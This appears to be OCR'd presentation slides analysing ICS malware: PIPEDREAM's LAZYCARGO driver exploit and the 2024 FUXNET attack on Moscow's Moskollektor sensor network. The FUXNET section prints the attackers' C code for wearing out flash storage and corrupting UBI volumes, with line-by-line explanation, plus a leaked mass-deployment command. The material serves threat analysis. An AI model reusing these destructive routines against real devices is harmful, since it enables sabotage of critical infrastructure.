
TARGETS:
Microsoft Windows Devices

LAZYCARGO is a user-mode executable that drops and exploits an ASRock RGB configuration driver.

Exploits a known vulnerability: CVE-2020-15368. A CVE write-up and Proof of Concept can be found on the internet.

- Exploit requires administrator access to install the ASRock driver as a service as well as to access the ASRock driver once loaded.
- Could load an unsigned driver. Dragos does not currently have access to that capability.
- Likely a rootkit designed to protect or hide their implant but might also be used to hide communications from PLCs.

AN EXAMPLE DEPLOYMENT SCENARIO



PIPEDREAM SIGNIFICANCE

First modular malware framework for ICS.

Designed to interact with many makes and models of industrial devices.

Demonstrates the advancements in capabilities.

- Using PIPEDREAM, it is possible for a threat actor to cause disruption, degradation, and possibly even destruction.
- It all depends on the actor utilizing PIPEDREAM’s understanding of the victim environment!


FUXNET – APRIL 2024

Pro-Ukrainian hacktivist personas nicknamed Blackjack launch cyber attack on Moskollektor


- Moskollektor manages Moscow’s municipal infrastructure

Moskollektor oversees the city's “collector” stations.

- Collectors are concrete tunnels housing power lines, communication cables, hot and cold water, and natural gas lines.



COLLECTOR STATIONS IN MOSCOW AREA



SENSORS AND SENSOR-GATEWAYS

Gas, water, and temperature sensors need to transmit their readings to a centralized server over the Internet.

Sensor-gateways read data from the sensor, then transmit them to a centralized server.


Sensors are not internet-connected directly, but through the sensor-gateway they can be.

FUXNET – APRIL 2024

Blackjack posted stolen data, screenshots of code, and operation details to a website

Blackjack claims to have:

- Gained access to emergency 112 service number (911-equivalent)
- Disabled ~87,000 sensors
- Destroyed sensor-gateways
- Wiped Windows workstations, servers, routers, etc.
- Deactivated keycards for Moskollektor employees
- Defaced Moskollektor website and FB page




RU Exfil

Hosting data leaks from Russia since 2023


Got a leak, dump or exfil from Russia? Contact us at ruexfil@proton.me

Latest Exfil, #7:

[Russia's Sensor and Control Infrastructure]



```
UKR $ cat all_sensor_router_ips-ex-civilian.txt| xargs -P10 -I{} ./deploy.sh {}
Deploying FuxNet to ВКК Теплый Стан 48
Deploying FuxNet to ВКК Митино 69
Deploying FuxNet to ВКК Митино 86
Deploying FuxNet to ДП Митино
Deploying FuxNet to ВКК Митино 127
Deploying FuxNet to ВКК Митино 121
Deploying FuxNet to ВКК Южное Чертаново 35,36,37
Deploying FuxNet to ВКК Южное Чертаново 26
```



Press Service Muscle Collector
1 min. ·


WE HAVE BEEN HACKED BECAUSE WE ATTACKED UKRAINE.

https://ruexfil.com/mos

FUXNET: SENSOR-GATEWAY DESTRUCTOR

A function to destroy Solid State Drives (SSD)s in the sensor-gateways.

Bit-flip (read/write) repeatedly until all memory locations are worn-out! This is done for MTD (flash memory) devices as well.



```
    if ((ptr = getenv("FUXNET_OFFSET")) != NULL)
        offset = atoi(ptr) & ~(ps - 1);

    while (1) {
        rounds = 0;
        lseek64(fd, offset, SEEK_SET);
        rz = read(fd, buf, SSD_FUXNET_BUFSIZE);
        if (rz <= 0)
            goto read_error;
        lseek64(fd, offset, SEEK_SET);
        // Flip all bits for worst SSD exhaustion
        for (i = 0; i < rz; i++)
            xbuf[i] = buf[i] ^ 0xff;

        while (!is_stop) {
            if (write_reseek(fd, xbuf, rz) < 0)
                break;
            if (write_reseek(fd, buf, rz) < 0)
                break;
            wr_amount += 2;
            rounds += 2;
            if (rounds >= SSD_ROUNDS) {
                break;
                ssd_bad_rounds = 0;
            }
        }
read_error:
        if (is_stop)
            break;

        // Increase to next sector if read _or_ write failed.
        if (rounds < SSD_ROUNDS) {
            ssd_bad_rounds++;
            if (ssd_bad_rounds >= 1000)
                break;
            if (offset == offset_orig) {
                // If 'target' sector failed R/W then move to next target sector.
                offset_orig += SSD_FUXNET_BUFSIZE;
                if (offset_orig + SSD_FUXNET_BUFSIZE > max_size)
                    offset_orig = 0;
            }
        }
```

set file ptr to be at offset, read data into buf

flip every bit in buf and store in xbuf, this is "worst SSD exhaustion" because every bit will need to be flipped and rewritten

write data from xbuf into memory

write data from buf back into memory

only break from while loop if write_reseek fails (memory is worn out) or we surpass SSD_ROUNDS


once memory location is worn out, if we've worn out 1000 or more blocks, break from outer loop.

If we've worn out less than 1000 blocks, then move to the next block

FUXNET: SENSOR-GATEWAY DESTRUCTOR

A function to destroy UBI volume in the sensor-gateways.

Overwrite data stored on UBI volume, never finish writing to keep UBI waiting, corrupting it.



```c
static void
ubi_reaper(char *fn) {
    int fd;
    int64_t size;
    ssize_t wz;

    if (ubi_buf == NULL)
        ubi_buf = malloc(UBI_WRITE_SIZE);
    if (ubi_buf == NULL)
        return;

    memset(ubi_buf, 0xff, UBI_WRITE_SIZE);
    fd = open(fn, O_WRONLY);
    if (fd < 0) {
        fprintf(stderr, "open(%s): %s\n", fn, strerror(errno));
        return;
    }

    // Advertise a LARGER size then we actually write so that the NAND goes BAD.
    size = UBI_WRITE_SIZE * UBI_WRITE_ROUNDS + UBI_WRITE_SIZE;
    rv = ioctl(fd, UBI_IOCVOLUP, &size);
    if (rv < 0)
        fprintf(stderr, "ioctl(%s, UBI_IOCVOLUP=%"PRId64"): %s\n", fn, UBI_IOCVOLUP, strerror(errno));

    // Incomplete flash to destroy UBI nand.
    int i;
    for (i = 0; i < UBI_WRITE_ROUNDS; i++)
        wz = write(fd, ubi_buf, UBI_WRITE_SIZE);

    if (wz != UBI_WRITE_SIZE)
        fprintf(stderr, "write(%s)=%zd: %s\n", fn, wz, strerror(errno));

    close(fd);
}
```

fn = volume name… "/dev/my_volume"

set ubi_buff to all 0xff values with size UBI_WRITE_SIZE

open UBI volume with R/W privileges

